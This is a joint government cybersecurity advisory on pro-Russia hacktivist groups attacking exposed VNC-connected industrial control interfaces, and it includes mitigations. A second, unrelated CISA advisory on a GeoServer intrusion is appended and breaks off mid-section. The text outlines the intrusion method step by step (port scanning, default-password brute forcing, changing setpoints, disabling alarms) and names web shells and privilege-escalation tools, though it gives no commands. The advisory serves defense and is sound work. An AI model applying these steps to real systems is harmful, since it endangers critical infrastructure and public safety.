Reading view

Pro-Russia Hacktivists Conduct Opportunistic Attacks Against US and Global Critical Infrastructure

Summary

Note: This joint Cybersecurity Advisory is being published as an addition to the Cybersecurity and Infrastructure Security Agency (CISA) May 6, 2025, joint fact sheet Primary Mitigations to Reduce Cyber Threats to Operational Technology and European Cybercrime Centre’s (EC3) Operation Eastwood, in which CISA, Federal Bureau of Investigation (FBI), Department of Energy (DOE), Environmental Protection Agency (EPA), and EC3 shared information about cyber incidents affecting the operational technology (OT) and industrial control systems (ICS) of critical infrastructure entities in the United States and globally.

FBI, CISA, National Security Agency (NSA), and the following partners—hereafter referred to as “the authoring organizations”—are releasing this joint advisory on the targeting of critical infrastructure by pro-Russia hacktivists:

  • U.S. Department of Energy (DOE)
  • U.S. Environmental Protection Agency (EPA)
  • U.S. Department of Defense Cyber Crime Center (DC3)
  • Europol European Cybercrime Centre (EC3)
  • EUROJUST – European Union Agency for Criminal Justice Cooperation
  • Australian Signals Directorate’s Australian Cyber Security Centre (ASD’s ACSC)
  • Canadian Centre for Cyber Security (Cyber Centre)
  • Canadian Security Intelligence Service (CSIS)
  • Czech Republic Military Intelligence (VZ)
  • Czech Republic National Cyber and Information Security Agency (NÚKIB)
  • Czech Republic National Centre Against Terrorism, Extremism, and Cyber Crime (NCTEKK)
  • French National Cybercrime Unit – Gendarmerie Nationale (UNC)
  • French National Jurisdiction for the Fight Against Organized Crime (JUNALCO)
  • German Federal Office for Information Security (BSI)
  • Italian State Police (PS)
  • Latvian State Police (VP)
  • Lithuanian Criminal Police Bureau (LKPB)
  • New Zealand National Cyber Security Centre (NCSC-NZ)
  • Romanian National Police (PR)
  • Spanish Civil Guard (GC)
  • Spanish National Police (CNP)
  • Swedish Polisen (SC3)
  • United Kingdom National Cyber Security Centre (NCSC-UK)

The authoring organizations assess pro-Russia hacktivist groups are conducting less sophisticated, lower-impact attacks against critical infrastructure entities, compared to advanced persistent threat (APT) groups. These attacks use minimally secured, internet-facing virtual network computing (VNC) connections to infiltrate (or gain access to) OT control devices within critical infrastructure systems. Pro-Russia hacktivist groups—Cyber Army of Russia Reborn (CARR), Z-Pentest, NoName057(16), Sector16, and affiliated groups—are capitalizing on the widespread prevalence of accessible VNC devices to execute attacks against critical infrastructure entities, resulting in varying degrees of impact, including physical damage. Targeted sectors include Water and Wastewater Systems, Food and Agriculture, and Energy.

The authoring organizations encourage critical infrastructure organizations to implement the recommendations in the Mitigations section of this advisory to reduce the likelihood and impact of pro-Russia hacktivist-related incidents. For additional information on Russian state-sponsored malicious cyber activity, see CISA’s Russia Threat Overview and Advisories webpage.

Download the PDF version of this report:

Background and Development of Pro-Russia Hacktivist Groups

Over the past several years, the authoring organizations have observed pro-Russia hacktivist groups conducting cyber operations against numerous organizations and critical infrastructure sectors worldwide. The escalation of the Russia-Ukraine conflict in 2022 significantly increased the number of these pro-Russia groups. Consisting of individuals who support Russia’s agenda but lack direct governmental ties, most of these groups target Ukrainian and allied infrastructure. However, among the increasing number of groups, some appear to have associations with the Russian state through direct or indirect support.

Cyber Army of Russia Reborn

The authoring organizations assess that the Russian General Staff Main Intelligence Directorate (GRU) Main Center for Special Technologies (GTsST) military unit 74455—tracked in the cybersecurity community under several names (see Appendix B: Additional Designators Used for Cited Groups)—is likely responsible for supporting the creation of CARR —also known as “The People’s Cyber Army of Russia”—in late February or early March of 2022. Actors suspected to be from GRU unit 74455 likely funded the tools CARR threat actors used to conduct distributed denial-of-service (DDoS) attacks through at least September 2024.

In April 2022, the group began using a new Telegram channel featuring the name “CyberArmyofRussia_Reborn” to organize and plan group actions. The channel creators recruited actors to use CARR as an unattributable platform for conducting cyber activities beneath the level of an APT, aimed at deterring anti-Russia rhetoric. CARR threat actors presented themselves as a group of pro-Russia hacktivists supporting Russia’s stance on the Ukrainian conflict, and they soon began claiming responsibility for DDoS attacks against the U.S. and Europe for supporting Ukraine.

CARR documented these actions through embellished images and videos shared on their social media channels, promoting Russian ideology, disseminating talking points, and publicizing leaked information from hacks attributed to Russian state threat actors.

In late 2023, CARR expanded their operations to include attacks on industrial control systems (ICS), claiming an intrusion against a European wastewater treatment facility in October 2023. In November 2023, CARR targeted human-machine interface (HMI) devices, claiming intrusions at two U.S. dairy farms.

The authoring organizations assess that by late September 2024, CARR channel administrators became dissatisfied with the level of support and funding provided by the GRU. This dissatisfaction led CARR administrators and an administrator from another hacktivist group, NoName057(16), to create the Z-Pentest group, employing the same tactics, techniques, and procedures (TTPs) as CARR but separate from GRU involvement.

NoName057(16)

The authoring organizations assess that the Center for the Study and Network Monitoring of the Youth Environment (CISM), established on behalf of the Kremlin, created NoName057(16) as a covert project within the organization. Senior executives and employees within CISM developed and customized the NoName057(16) proprietary DDoS tool DDoSia, paid for the group’s network infrastructure, served as administrators on NoName057(16) Telegram channels, and selected DDoS targets.

Active since March 2022, NoName057(16) has conducted frequent DDoS attacks against government and private sector entities in North Atlantic Treaty Organization (NATO) member states and other European countries perceived as hostile to Russian geopolitical interests. The group operates primarily through Telegram channels and used GitHub, alongside various websites and repositories, to host DDoSia and share materials and TTPs with their followers. 

In 2024, NoName057(16) began collaborating closely with other pro-Russia hacktivist groups, operating a joint chat with CARR by mid-2024. In July 2024, NoName057(16) jointly claimed responsibility with CARR for an alleged intrusion against OT assets in the U.S. The high degree of cooperation with CARR likely contributed to the formation of Z-Pentest, which is composed of actors and administrators from both teams, in September 2024.

Z-Pentest

Established in September 2024, Z-Pentest is composed of members from CARR and NoName057(16). The group specializes in OT intrusion operations targeting globally dispersed critical infrastructure entities. Additionally, the group uses “hack and leak” operations and defacement attacks to draw attention to their pro-Russia messaging. Unlike other pro-Russia hacktivist groups, Z-Pentest largely avoids DDoS activities, claiming OT intrusions as attempts to garner more attention from the media.

Shortly after Z-Pentest’s inception, the group announced alliances with CARR and NoName057(16), possibly to leverage the other groups’ subscribers to grow the new channel. In March 2025, Z-Pentest posted evidence claiming OT device intrusions to their channel using a NoName057(16) cyberattack campaign hashtag. Similarly, in April 2025, Z-Pentest shared a video purporting defacement of an HMI by changing system names to NoName057(16) and CARR references. Z-Pentest continues to create new alliances with other groups, like Sector16, to continue growing their subscriber base and incidentally propagate TTPs with new partners.

Sector16

Formed in January 2025, Sector16 is a novice pro-Russia hacktivist group that emerged through collaboration with Z-Pentest. Sector16 actively maintains an online presence, including a public Telegram channel where they share videos, statements, and claims of compromising U.S. energy infrastructure. These communications often align with pro-Russia narratives and reflect their self-proclaimed support for Russian geopolitical objectives.

Members of Sector16 may have received indirect support from the Russian government in exchange for conducting specific cyber operations that further Russian strategic goals. This aligns with broader Russian cyber strategies that involve leveraging non-state threat actors for certain cyber activities, adding a layer of deniability.

Technical Details

Note: This advisory uses the MITRE ATT&CK® Matrix for Enterprise framework, version 18. See the MITRE ATT&CK Tactics and Techniques section of this advisory for a table of the threat actors’ activity mapped to MITRE ATT&CK tactics and techniques.

TTP Overview

Pro-Russia hacktivist groups employ easily disseminated and replicated TTPs across various entities, increasing the likelihood of widespread adoption and escalating the frequency of intrusions. These groups have limited capabilities, frequently misunderstanding the processes they aim to disrupt. Their apparent low level of technical knowledge results in haphazard attacks where actors intend to cause physical damage but cannot accurately anticipate actual impact. Despite these limitations, the authoring organizations have observed these groups willfully cause actual harm to vulnerable critical infrastructure.

Pro-Russia hacktivist groups use the TTPs in this Cybersecurity Advisory to target virtual network computing (VNC)-connected HMI devices. These groups are primarily seeking notoriety with their actions. While they have caused damage in some instances, they regularly make false or exaggerated claims about their attacks on critical infrastructure to garner more attention. They frequently misrepresent their capabilities and the impacts of their actions, portraying minor incursions as significant breaches, but such incursions can still lead to lost time and resources for operators remediating systems.

Additionally, pro-Russia hacktivists use an opportunistic targeting methodology. They leverage superficial criteria, such as victim availability and existing vulnerabilities, rather than focusing on strategically significant entities. Their lack of strategic focus can lead to a broad array of targets, ranging from water treatment facilities to oil well systems. Pro-Russia hacktivists have demonstrated a pattern of frequently taking advantage of the widespread availability of vulnerable VNC connections. While system owners typically use VNC connections for legitimate remote system access functions, threat actors can maliciously use these connections to broadly target numerous platforms and services. Consequently, these groups can indiscriminately compromise critical infrastructure entities, including those in the Water and Wastewater, Food and Agriculture, and Energy Sectors.

Pro-Russia hacktivist groups have successfully targeted supervisory control and data acquisition (SCADA) networks using basic methods, and in some cases, performed simultaneous DDoS attacks against targeted networks to facilitate SCADA intrusions. As recently as April 2025, threat actors used the following unsophisticated TTPs to access networks and conduct SCADA intrusions:

  • Scan for vulnerable devices on the internet [T0883] with open VNC ports [T1595.002].
  • Initiate temporary virtual private server (VPS) [T1583.003] to execute password brute force software.
  • Use VNC software to access hosts [T1021.005].
  • Confirm connection to the vulnerable device [T0886].
  • Brute force the password, if required [T1110.003].
  • Gain access to HMI devices [T0883], typically with default [T0812], weak, or no passwords [T0859].
  • Log the confirmed vulnerable device IP address, port, and password.
  • Using the HMI graphical interface [T0823], capture screen recordings or intermittent screenshots while conducting the following actions, intending to affect productivity and cause additional costs [T0828]:
    • Modify usernames/passwords [T0892];
    • Modify parameters [T0836];
    • Modify device name [T0892];
    • Modify instrument settings [T0831];
    • Disable alarms [T0878];
    • Create loss of view (a technique that mandates local hands-on operator intervention) [T0829]; and/or
    • Device restart or shutdown [T0816].
  • Disconnect from the device, ending the VNC connection.
  • Research the compromised device company after the intrusion [T1591].

Propagation

To reach a wider audience, pro-Russia hacktivist groups work together, amplify each other’s posts, create additional groups to amplify their own posts, and likely share TTPs. For example, Z-Pentest jointly claimed intrusion of a U.S. system with Sector16. Sector16 later began posting additional intrusions for which the group claimed sole responsibility. It is likely that these and similar groups will continue to iterate and share these methods to disrupt critical infrastructure organizations.

Reconnaissance and Initial Access

The threat actors’ intrusion methodology is relatively unsophisticated, inexpensive to execute, and easy to replicate. These pro-Russia hacktivist groups abuse popular internet-scraping tools, such as Nmap or OPENVAS, to search for visible VNC services and use brute force password spraying tools to access devices via known default or otherwise weak credentials. Threat actors typically search for these services on the default port 5900 or other nearby ports (5901-5910). Their goal is to gain remote access to HMI devices connected to live control networks.

Once threat actors obtain access, they manipulate available settings from the graphical user interface (GUI) on the HMI devices, such as arbitrary physical parameter and setpoint changes, or conduct defacement activities. Because pro-Russia hacktivist groups seem to lack sector-specific expertise or cyber-physical engineering knowledge, they currently cannot reliably estimate the true impact of their actions. Regardless of outcome, pro-Russia hacktivist groups often post images and screen recordings to their social media platforms, boasting the compromises and exaggerating impacts to garner attention from their peers and the media.

Impact

While pro-Russia hacktivist groups currently demonstrate limited ability to consistently cause significant impact, there is a risk that their continued attacks will result in further harm or grievous physical consequences. Attacks have not yet caused injury; however, the attacks against occupied factories and community facilities demonstrate a lack of consideration for human safety.

Victim organizations reported that the most common operational impact caused by these threat actors is a temporary loss of view, necessitating manual intervention to manage processes. However, any modifications to programmatic and systematic procedures can result in damage or disruption, including substantial labor costs from hiring a programmable logic controller programmer to restore operations, costs associated with operational downtime, and potential costs for network remediation.

MITRE ATT&CK Tactics and Techniques

See Table 1 to Table 10 for all referenced threat actor tactics and techniques in this advisory. For assistance with mapping malicious cyber activity to the MITRE ATT&CK framework, see CISA and MITRE ATT&CK’s Best Practices for MITRE ATT&CK Mapping and CISA’s Decider Tool.

Table 1. Reconnaissance
Technique Title ID Use
Gather Victim Organization Information T1591 Threat actors use information available on the internet to determine what systems they believe they have compromised and post the information on their social media. This methodology frequently leads to the threat actors misidentifying their claimed victims.
Active Scanning: Vulnerability Scanning T1595.002 Threat actors use open source tools to look for IP addresses in target countries with visible VNC services on common ports.
Table 2. Resource Development
Technique Title ID Use
Acquire Infrastructure: Virtual Private Server T1583.003 Threat actors use virtual infrastructure to obfuscate identifiers.
Table 3. Initial Access
Technique Title ID Use
Internet Accessible Device T0883 Threat actors gain access through less secure HMI devices exposed to the internet.
Table 4. Persistence
Technique Title ID Use
Valid Accounts T0859 Threat actors use password guessing tools to access legitimate accounts on the HMI devices.
Table 5. Credential Access
Technique Title ID Use
Brute Force: Password Spraying T1110.003 Threat actors use tools to rapidly guess common or simple passwords.
Table 6. Lateral Movement
Technique Title ID Use
Default Credentials T0812 Threat actors seek and build libraries of known default passwords for control devices to access legitimate user accounts.
Remote Services T0886 Threat actors leverage VNC services to access system HMI devices.
Remote Services: VNC T1021.005 Threat actors hunt VNC-enabled devices visible on the internet and connect with remote viewer software.
Table 7. Execution
Technique Title ID Use
Graphical User Interface T0823 Threat actors interact with HMI devices via GUIs, attempting to modify control devices.
Table 8. Inhibit Response Function
Technique Title ID Use
Device Restart/Shutdown T0816 While threat actors claim to turn off HMIs, it is possible that operators (not the threat actors) turn the devices off during incident response.
Alarm Suppression T0878 Threat actors use HMI interfaces to clear alarms caused by their activity and alarms already present on the system at the time of their intrusion.
Change Credential T0892 Threat actors change the usernames and passwords of HMI devices in operator lockout attempts, usually resulting in a loss of view and operators switching to manual operations.
Table 9. Impair Process Control
Technique Title ID Use
Modify Parameter T0836 Threat actors attempt to change upper and lower limits of operational devices as available from the HMI.
Unauthorized Command Message T0855 Threat actors attempt to send unauthorized command messages to instruct control system assets to perform actions outside of their intended functionality, causing possible impact.
Table 10. Impact
Technique Title ID Use
Loss of Productivity and Revenue T0828 Threat actors purposefully attempt to impact productivity and create additional costs for the affected entities.
Loss of View T0829 Threat actors change credentials on HMI devices, preventing operators from modifying processes remotely. 
Manipulation of Control T0831 Threat actors change setpoints in processes, impacting the efficiency of operations for those specific processes.  

Incident Response

If organizations find exposed systems with weak or default passwords, they should assume threat actors compromised the system and begin the following incident response protocols:

  1. Determine which hosts were compromised and isolate them by quarantining or taking them offline.
  2. Initiate threat hunting activities to scope the intrusion. Collect and review artifacts, such as running processes/services, unusual authentications, and recent network connections.
  3. Reimage compromised hosts.
  4. Provision new account credentials.
  5. Report the compromise to CISA, FBI, and/or NSA. See the Contact Information section of this advisory.
  6. Harden the network to prevent additional malicious activity. See the Mitigations section of this advisory for guidance.

Mitigations

OT Asset Owners and Operators

The authoring organizations recommend organizations implement the mitigations below to improve your organization’s cybersecurity posture based on the threat actors’ activity. These mitigations align with the Cross-Sector Cybersecurity Performance Goals (CPGs) developed by CISA and the National Institute of Standards and Technology (NIST). The CPGs provide a minimum set of practices and protections that CISA and NIST recommend all organizations implement. CISA and NIST based the CPGs on existing cybersecurity frameworks and guidance to protect against the most common and impactful threats, tactics, techniques, and procedures. Visit CISA’s CPGs webpage for more information on the CPGs, including additional recommended baseline protections.

  • Reduce exposure of OT assets to the public-facing internet. When connected to the internet, OT devices are easy targets for malicious cyber threat actors. Many devices can be found by searching for open ports on public IP ranges with search engine tools to target victims with OT components [CPG 3.S].
    • Asset owners should use attack surface management services and web-based search platforms to scan the internet. This mitigation can help identify if there are VNC systems exposed within the IP ranges they own, especially for connections set up by third parties.
      Note: For more information on attack surface management, see CISA’s Internet Exposure Reduction Guidance, CISA’s Cyber Hygiene Services for U.S. critical infrastructure, and NSA’s Attack Surface Management for the U.S. Defense Industrial Base.
    • Implement network segmentation between IT and OT networks. Segmenting critical systems and introducing a demilitarized zone (DMZ) for passing control data to enterprise logistics reduces the potential impact of cyber threats and the risk of disruptions to essential OT operations [CPG 3.I].
    • Consider implementing a firewall and/or virtual private network if exposure to the internet is necessary for controlling access to devices.
      • Consider disabling public exposure by default and implementing time-limited remote access to reduce the amount of time systems are exposed.
      • Restrict and monitor both inbound and outbound traffic at OT perimeter firewalls. Configure OT perimeter firewalls to enforce a default-deny policy for all traffic. Asset owners should explicitly permit authorized destinations and protocols based on operational requirements.
      • Implement strict egress filtering to prevent unauthorized data exfiltration or command-and-control callbacks.
      • Regularly audit firewall rulesets and monitor outbound traffic patterns for anomalies indicative of threat actor activity, such as beaconing or unexpected protocol usage.
  • Adopt mature asset management processes, including mapping data flows and access points. Generating a complete picture of both OT and IT assets provides visibility to operators and management, allowing organizations to monitor and assess deviations for criticality [CPG 2.A].
    • Keep remote access services updated with the latest version available and ensure all systems and software are up to date with patches and necessary security updates.
      • Keep VNC systems updated with the latest version available.
    • Refer to the joint Foundations for OT Cybersecurity: Asset Inventory Guidance for Owners and Operators to help with reducing cybersecurity risk by identifying which assets within their environment should be secured and protected.
  • Ensure OT assets use robust authentication procedures.
    • Many devices lack robust authentication and authorization. Devices with weak authentication are vulnerable targets to threat actors using credential theft techniques.
    • Implement MFA where possible. Where MFA is not feasible, use strong, unique passwords. Apply password standards for operator-accessible services on underlying OT assets, as well as network devices protecting those services. This is especially important for services that require internet accessibility [CPG 3.A] [CPG 3.B] [CPG 3.C] [CPG 3.F].
    • Establish an allowlist that permits only authorized device IP addresses and/or media access control addresses. The allowlist can be refined to operator working hours to further obstruct malicious threat actor activity; organizations are encouraged to establish monitoring and alerting for access attempts not meeting these criteria [CPG 3.E].
    • Disable any unused authentication methods, logic, or features, such as default authentication keys and default passwords. Block all unused high ephemeral ports and monitor for attempted connections using standard protocols on non-standard ports [CPG 3.R].
    • Authenticate all access to field controllers before authorizing access to, or modification of, a device’s state, logic, program, or filesystems.
  • Enable control system security features that can separate and audit view and control functions. Limiting remotely accessible or default user accounts to “view-only” removes the potential for impact without exploiting a vulnerability [CPG 3.G].
  • Implement and practice business recovery/disaster recovery plans. Plans should also take into consideration redundancy, fail-safe mechanisms, islanding capabilities, backup restoration, and manual operation.
    • Include scenarios that necessitate switching to manual operations. Maintaining the capability of an organization to revert to manual controls to quickly restore operations is vital in the immediate aftermath of a cyber incident [CPG 6.A].
    • Create backups of the engineering logic, configurations, and firmware of HMIs to enable fast recovery. Organizations should routinely test backups and standby systems to ensure safe manual operations in the event of an incident [CPG 3.O].
  • Collect and monitor the traffic of OT assets and networking devices. This includes unusual logins or unexpected protocols communicating over the internet, and functions of ICS management protocols that change an asset’s operating mode or modify programs.
  • Review configurations for setpoint ranges or tag values to stay within safe ranges and establish alerting for deviations.
  • Take a proactive approach in the procurement process by following the guidance outlined in the joint guide Secure by Demand: Priority Considerations for Operational Technology Owners and Operators when Selecting Digital Products.

OT Device Manufacturers

Although critical infrastructure organizations can take steps to mitigate risks, it is ultimately the responsibility of OT device manufacturers to build products that are secure by design. The authoring organizations urge device manufacturers to take ownership of the security outcomes of their customers in line with the joint guide Shifting the Balance of Cybersecurity Risk: Principles and Approaches for Secure by Design Software.

  • Eliminate default credentials and require strong passwords. The use of default credentials is a top weakness threat actors exploit to gain access to systems.
  • Mandate MFA for privileged users. Changes to engineering logic or configurations are safety-impacting events in critical infrastructure. MFA should be available for safety critical components at no additional cost.
  • Practice secure by default principles. OT components were initially designed without public internet connectivity in mind. When internet connection becomes necessary, implementing additional security measures is essential to safeguard these systems. Manufacturers should recognize insecure states and promptly inform users so they can make informed risk decisions.
    • Include logging at no additional charge. Change and access control logs allow operators to track safety-impacting events in their critical infrastructure. These logs should be available for no cost and use open standard logging formats.
  • Publish Software Bill of Materials (SBOMs). Vulnerabilities in underlying software libraries can affect a wide range of devices. Without an SBOM, it is nearly impossible for a critical infrastructure system owner to measure and mitigate the impact of a vulnerability on their existing systems. See CISA’s SBOM webpage for more information.

Additionally, see CISA’s Secure by Design Alert on how software manufacturers can shield web management interfaces from malicious cyber activity. By using secure by design tactics, software manufacturers can make their product lines secure “out of the box” without requiring customers to spend additional resources making configuration changes, purchasing tiered security software and logs, monitoring, and making routine updates.

For more information on secure by design, see CISA’s Secure by Design webpage.

Validate Security Controls

In addition to applying mitigations, the authoring organizations recommend exercising, testing, and validating your organization’s security program against the threat behaviors mapped to the MITRE ATT&CK Matrix for Enterprise framework in this advisory. The authoring organizations recommend testing your existing security controls inventory to assess how it performs against the ATT&CK techniques described in this advisory.

To start:

  1. Select an ATT&CK technique described in this advisory (see Table 1 to Table 10).
  2. Align your security technologies against the technique.
  3. Test your technologies against the technique.
  4. Analyze your detection and prevention technologies’ performance.
  5. Repeat the process for all security technologies to obtain a set of comprehensive performance data.
  6. Tune your security program, including people, processes, and technologies, based on the data generated by this process.

The authoring organizations recommend continually testing your security program, at scale, in a production environment to ensure optimal performance against the MITRE ATT&CK techniques identified in this advisory.

Resources

Entities requiring additional support for implementing any of the mitigations in this advisory should contact their regional CISA Cybersecurity Advisor for assistance. Key resources organizations should reference include:

Additional resources that apply to this advisory include:

Contact Information

U.S. organizations are encouraged to report suspicious or criminal activity related to information in this advisory to CISA, FBI, and/or NSA:

  • Contact CISA via CISA’s 24/7 Operations Center at contact@cisa.dhs.gov or 1-844-Say-CISA (1-844-729-2472) or your local FBI field office. When available, please include the following information regarding the incident: date, time, and location of the incident; type of activity; number of people affected; type of equipment used for the activity; the name of the submitting company or organization; and a designated point of contact.
  • For NSA cybersecurity guidance inquiries, contact CybersecurityReports@nsa.gov.

Australian organizations: Visit cyber.gov.au or call 1300 292 371 (1300 CYBER 1) to report cybersecurity incidents and access alerts and advisories.

Canadian organizations: Report incidents by emailing Cyber Centre at contact@cyber.gc.ca.

New Zealand organizations: Report cyber security incidents to incidents@ncsc.govt.nz or call 04 498 7654.

United Kingdom organizations: Report a significant cyber security incident: report.ncsc.gov.uk (monitored 24 hours) or, for urgent assistance, call 03000 200 973.

Disclaimer

The information in this report is being provided “as is” for informational purposes only. The authoring organizations do not endorse any commercial entity, product, company, or service, including any entities, products, or services linked within this document. Any reference to specific commercial entities, products, processes, or services by service mark, trademark, manufacturer, or otherwise, does not constitute or imply endorsement, recommendation, or favoring by FBI and co-sealers.

Acknowledgements

Schneider Electric, Nozomi Networks, Eversource Energy, Electricity Information Sharing and Analysis Center, Chevron, BP, and Dragos contributed to this advisory.

Version History

December 09, 2025: Initial version.

Appendix A: Targeting Methodologies for Pro-Russia Hacktivist Groups

For further information on targeting methodologies for pro-Russia hacktivist groups, see:

Appendix B: Additional Designators Used for Cited Groups

The cybersecurity industry and cyber actor groups often use various names to reference actor groups. While not exhaustive, the following are the most notable names used within the cybersecurity community to reference the groups in this advisory.

Note: Cybersecurity organizations have different methods of tracking and attributing cyber actors, and this may not be a 1:1 correlation to the authoring organizations’ understanding for all activity related to these groupings.

  • GRU military unit 74455
    • Sandworm Team
    • Voodoo Bear
    • Seashell Blizzard
    • APT44
  • Cyber Army of Russia Reborn (CARR)
    • CyberArmy of Russia
    • Народная CyberАрмия (НКА)
    • People’s CyberArmy of Russia (PCA)
    • Russian CyberArmy Team (RCAT)
  • NoName057(16)
    • NoName057(16) Spain
    • NoName057(16) Italy
    • NoName057(16) France
  • Z-Pentest
    • Z-Pentest Beograd
    • Z-Pentest Alliance
    • Z-Alliance
  •  

CISA Shares Lessons Learned from an Incident Response Engagement

Advisory at a Glance

Executive Summary CISA began incident response efforts at a U.S. federal civilian executive branch (FCEB) agency following the detection of potential malicious activity identified through security alerts generated by the agency’s endpoint detection and response (EDR) tool. CISA identified three lessons learned from the engagement that illuminate how to effectively mitigate risk, prepare for, and respond to incidents: vulnerabilities were not promptly remediated, the agency did not test or exercise their incident response plan (IRP), and EDR alerts were not continuously reviewed.
Key Actions
  • Prevent compromise by prioritizing the patching of critical vulnerabilities in public-facing systems and known exploited vulnerabilities.
  • Prepare for incidents by maintaining, practicing, and updating incident response plans.
  • Prepare for incidents by implementing comprehensive and verbose logging and aggregate logs in a centralized out-of-band location.
Indicators of Compromise 

For a downloadable copy of indicators of compromise, see: 

Intended Audience

Organizations: FCEB agencies and critical infrastructure organizations.

Roles: Defensive Cybersecurity Analysts, Vulnerability Analysts, Security Systems Managers, Systems Security Analysts, and Cybersecurity Policy and Planning Professionals.

Download the PDF version of this report AA25-266A advisory cisa shares lessons learned from ir engagement

Introduction

The Cybersecurity and Infrastructure Security Agency (CISA) is releasing this Cybersecurity Advisory to highlight lessons learned from an incident response engagement CISA conducted at a U.S. federal civilian executive branch (FCEB) agency. CISA is publicizing this advisory to reinforce the importance of prompt patching, as well as preparing for incidents by practicing incident response plans and by implementing logging and aggregating logs in a centralized out-of-band location. CISA is also raising awareness about the tactics, techniques, and procedures (TTPs) employed by these cyber threat actors to help organizations safeguard against similar exploits.

CISA began incident response efforts at an FCEB agency after the agency identified potential malicious activity through security alerts generated by the agency’s endpoint detection and response (EDR) tool. CISA discovered cyber threat actors compromised the agency by exploiting CVE-2024-36401 in a GeoServer about three weeks prior to the EDR alerts. Over the three-week period, the cyber threat actors gained separate initial access to a second GeoServer via the same vulnerability and moved laterally to two other servers.

Leveraging insights CISA gleaned from the organization’s security posture and response, CISA is sharing lessons learned for organizations to mitigate similar compromises (see Lessons Learned for more details):

  1. Vulnerabilities were not promptly remediated.
    1. The cyber threat actors exploited CVE-2024-36401 for initial access on two GeoServers.
    2. The vulnerability was disclosed 11 days prior to the cyber threat actors accessing the first GeoServer and 25 days prior to them accessing the second GeoServer.
  2. The agency did not test or exercise their incident response plan (IRP), nor did their IRP enable them to promptly engage third parties and grant third parties access to necessary resources.
    1. This delayed certain elements of CISA’s response as the IRP did not have procedures for involving third-party assistance or for granting third-party access to their security tools.
  3. EDR alerts were not continuously reviewed, and some public-facing systems lacked endpoint protection.
    1. The activity remained undetected for three weeks; the agency missed an opportunity to detect this activity earlier as they did not observe an alert from a GeoServer and the Web Server did not have endpoint protection.

These lessons highlight strategies to effectively mitigate risk, enhance preparedness, and respond to incidents with greater efficiency. CISA encourages all organizations to consider the lessons learned and apply the associated recommendations in the Mitigations section of this advisory to improve their security posture.

This advisory also provides the cyber threat actors’ TTPs and indicators of compromise (IOCs). For a downloadable copy of IOCs, see:

Technical Details

Note: This advisory uses the MITRE ATT&CK® Matrix for Enterprise framework, version 17. See the MITRE ATT&CK Tactics and Techniques section of this advisory for a table of the threat actors’ activity mapped to MITRE ATT&CK tactics and techniques.

Threat Actor Activity

CISA responded to a suspected compromise of a large FCEB agency after the agency’s security operations center (SOC) observed multiple endpoint security alerts.


During the incident response, CISA discovered that cyber threat actors gained access to the agency’s network on July 11, 2024, by exploiting GeoServer vulnerability CVE 2024-36401 [CWE-95: “Eval Injection”] on a public-facing GeoServer (GeoServer 1). This critical vulnerability, disclosed June 30, 2024, allows unauthenticated users to gain remote code execution (RCE) on affected GeoServer versions [1]. The cyber threat actors used this vulnerability to download open source tools and scripts and establish persistence in the agency’s network. (CISA added this vulnerability to its Known Exploited Vulnerabilities (KEV) Catalog on July 15, 2024.)

After gaining initial access to GeoServer 1, the cyber threat actors gained separate initial access to a second GeoServer (GeoServer 2) on July 24, 2024, by exploiting the same vulnerability. They moved laterally from GeoServer 1 to a web server (Web Server) and then a Structured Query Language (SQL) server. On each server, they uploaded (or attempted to upload) web shells such as China Chopper, along with scripts designed for remote access, persistence, command execution, and privilege escalation. The cyber threat actors also used living off the land (LOTL) techniques.

See Figure 1 for an overview of the cyber threat actors’ activity and the following sections for detailed threat actors TTPs.

Figure 1. Overview of Threat Actor Activity

Image outlining threat actor activity

Reconnaissance

The cyber threat actors identified CVE-2024-36401 in the organization’s public-facing GeoServer using Burp Suite Burp Scanner [T1595.002]. CISA detected this scanning activity by analyzing web logs and identifying signatures associated with the tool. Specifically, CISA observed domains linked to Burp Collaborator—a component of Burp Suite used for vulnerability detection—originating from the same IP address the cyber threat actors later used to exploit the GeoServer vulnerability for initial access.

Resource Development

The cyber threat actors used publicly available tools to conduct their malicious operations. In one instance, they gained remote access to the organization’s network and leveraged a commercially available virtual private server (VPS) from a cloud infrastructure provider [T1583.003].

Initial Access

To gain initial access to GeoServer 1 and GeoServer 2, the cyber threat actors exploited CVE 2024-36401 [T1190]. They leveraged this vulnerability to gain RCE by performing “eval injection,” a type of code injection that allows an untrusted user’s input to be evaluated as code. The cyber threat actors likely attempted to load a JavaScript extension to gain webserver information as an Apache wicket on GeoServer 1. However, their efforts were likely unsuccessful, as CISA observed attempts to access the .js file returning 404 responses in the web logs, indicating that the server could not find the requested URL.

Persistence

The cyber threat actors primarily used web shells [T1505.003] on internet-facing hosts, along with cron jobs (scheduled commands that run automatically at specified times) [T1053.003], and valid accounts [T1078] for persistence. CISA also identified the creation of accounts—although these accounts were later deleted—with no evidence indicating further use.

Privilege Escalation

The cyber threat actors attempted to escalate privileges with the publicly available dirtycow tool [2], which can be used to exploit CVE-2016-5195 [CWE-362: “Race Condition”] [T1068]. After compromising web service accounts, they escalated their local privileges to transition away from these service accounts (it is unknown how they escalated privileges).

Note: CVE-2016-5195 affects Linux kernel 2.x through 4.x before 4.8.3 and allows users to escalate privileges. CISA added this CVE to its KEV Catalog on March 3, 2022.

Defense Evasion

To evade detection, the cyber threat actors employed indirect command execution via .php web shells and xp_cmdshell [T1202] and abused Background Intelligence Transfer Service (BITS) jobs [T1197]. CISA also observed files on GeoServer 1 named RinqQ.exe and RingQ.rar, which likely refer to a publicly available defense evasion tool called RingQ [3], that the cyber threat actors staged for potential use.

Note: CISA could not recover most of the files on the host to confirm their contents.

